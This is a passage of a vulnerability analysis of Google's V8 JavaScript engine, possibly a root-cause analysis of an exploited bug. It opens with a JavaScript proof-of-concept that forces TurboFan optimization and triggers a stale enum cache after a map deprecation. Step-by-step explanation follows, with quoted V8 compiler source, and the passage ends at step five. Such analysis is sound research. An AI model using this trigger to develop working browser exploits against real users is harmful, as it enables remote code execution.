Reproduction Case

JavaScript


```javascript
const object1 = {};
object1.a = 1;

const object2 = {};
object2.a = 1;
object2.b = 1;

const object3 = {};
object3.a = 1;
object3.b = 1;
object3.c = 1;

for (let key in object2) { }

let escape;
function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
  object3.c = 1.1;
  for (let key in object1) { }
});
```

Let's take a closer look at how the reproduction case works and break it down step-by-step.

Step 1

```javascript
const object1 = {};
object1.a = 1;
```


We start by creating a JS object with one property. This is what a fast object looks like in V8: the object points to a map (hidden class), which in turn points to a descriptor array that contains information about each property's name, location, and representation.



Step 2

```javascript
const object2 = {};
object2.a = 1;
object2.b = 1;

const object3 = {};
object3.a = 1;
object3.b = 1;
object3.c = 1;
```

We need a more complex object graph to trigger the issue. After the line `object2.a = 1`, `object1` and `object2` will share the same map. Then `object2` will transition to a new map with `map1` as the parent. Similarly, `object3` will get its own map. However, all three maps will share the descriptor array. The engine determines how many entries to read from the descriptor array based on the `NumberOfOwnDescriptors` map field. Note that if the properties were added in a different order, it would result in a different map tree with multiple descriptor arrays.




Step 3

```JavaScript
for (let key in object2) { }
```

V8 translates `for...in` loops into regular `for` loops using the three key operations: `ForInEnumerate`, `ForInPrepare`, and `ForInNext`. `ForInEnumerate` and `ForInPrepare` together collect all enumerable property names from the target object into a fixed array and set the appropriate upper bound (i.e. the number of properties) for the implicit loop variable. The implicit variable also acts as an index into the fixed array, so during each iteration, `ForInNext` loads the key at the current index, which is then assigned to the user-visible variable.

Additionally, V8 speeds up `for...in` loops and functions like `Object.keys` for objects that only contain enumerable properties by maintaining enum caches. An enum cache is represented by a pair of fixed arrays: one for the property names and one for the corresponding field indices. It can be shared between multiple maps, which is why the cache pointer is stored inside the descriptor array. However, it's lazily initialized and only contains as many properties as the map that requested the cache initialization.

If later `object3` were used in a `for...in` loop, the engine would have to replace the existing cache with a new one to account for the extra property, while `object1` could simply use a slice of the existing cache.



Step 4

```javascript
let escape;
function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key];
  }
}

// ... Force TurboFan to compile the function ...
```

TurboFan can speed up `for...in` even further. `ReduceJSLoadPropertyWithEnumeratedKey` has a long comment explaining how property loads inside the loop can be optimized:

```cpp
Reduction JSNativeContextSpecialization::ReduceJSLoadPropertyWithEnumeratedKey(
    Node* node) {
  // We can optimize a property load if it's being used inside a for..in:
  //   for (name in receiver) {
  //     value = receiver[name];
  //     ...
  //   }
  //
  // If the for..in is in fast-mode, we know that the {receiver} has {name}
  // as own property, otherwise the enumeration wouldn't include it. The graph
  // constructed by the BytecodeGraphBuilder in this case looks like this:

  // receiver
  //  ^    ^
  //  |    |
  //  |    +-+
  //  |      |
  //  |   JSToObject
  //  |      ^
  //  |      |
  //  |      |
  //  |  JSForInNext
  //  |      ^
  //  |      |
  //  +----+ |
  //       | |
  //       | |
  //   JSLoadProperty

  // If the for..in has only seen maps with enum cache consisting of keys
  // and indices so far, we can turn the {JSLoadProperty} into a map check
  // on the {receiver} and then just load the field value dynamically via
  // the {LoadFieldByIndex} operator. The map check is only necessary when
  // TurboFan cannot prove that there is no observable side effect between
  // the {JSForInNext} and the {JSLoadProperty} node.
[...]
  // No need to repeat the map check if we can prove that there's no
```


```
  // observable side effect between {effect} and {name].
  if (!NodeProperties::NoObservableSideEffectBetween(effect, name)) {
    // Check that the {receiver} map is still valid.
    Node* receiver_map = effect =
        graph()->NewNode(simplified()->LoadField(AccessBuilder::ForMap()),
                         receiver, effect, control);
    Node* check = graph()->NewNode(simplified()->ReferenceEqual(), receiver_map,
                                   cache_type);
    effect =
        graph()->NewNode(simplified()->CheckIf(DeoptimizeReason::kWrongMap),
                         check, effect, control);
  }

  // Load the enum cache indices from the {cache_type}.
  Node* descriptor_array = effect = graph()->NewNode(
      simplified()->LoadField(AccessBuilder::ForMapDescriptors()), cache_type,
      effect, control);
  Node* enum_cache = effect = graph()->NewNode(
      simplified()->LoadField(AccessBuilder::ForDescriptorArrayEnumCache()),
      descriptor_array, effect, control);
  Node* enum_indices = effect = graph()->NewNode(
      simplified()->LoadField(AccessBuilder::ForEnumCacheIndices()), enum_cache,
      effect, control);

  // Ensure that the {enum_indices} are valid.
  Node* check = graph()->NewNode(
      simplified()->BooleanNot(),
      graph()->NewNode(simplified()->ReferenceEqual(), enum_indices,
                       jsgraph()->EmptyFixedArrayConstant()));
  effect = graph()->NewNode(
      simplified()->CheckIf(DeoptimizeReason::kWrongEnumIndices), check, effect,
      control);

  // Determine the key from the {enum_indices}.
  Node* key = effect = graph()->NewNode(
      simplified()->LoadElement(
          AccessBuilder::ForFixedArrayElement(PACKED_SMI_ELEMENTS)),
      enum_indices, index, effect, control);

  // Load the actual field value.
  Node* value = effect = graph()->NewNode(simplified()->LoadFieldByIndex(),
                                          receiver, key, effect, control);
  ReplaceWithValue(node, value, effect, control);
  return Replace(value);
}
```

Since `ForInPrepare` only loads the property name array from the cache, we need to follow the `map` -> `descriptor array` -> `enum cache` -> `index array` chain to get the indices. However, with all the map and fast loop checks, this is expected to be safe.

Step 5

```JavaScript
trigger(_ => {
  object3.c = 1.1;
```

We invoke the `trigger` function with a special callback that immediately overwrites the `c` property of `object3` with a floating-point value. Until now, the field has only been used to store simple integers, and `smi` -> `double` generalization cannot be done in-place as that would require updating every object that has `map3` in its hidden class chain. Thus the engine has to mark `map3` as deprecated and replace it with a new map in `map2`'s transition store. The new map, as well as every map in its parent chain, requires a new descriptor array with the updated representation information for `c`. The enum cache, however, is not copied from the old descriptor array, and remains uninitialized.



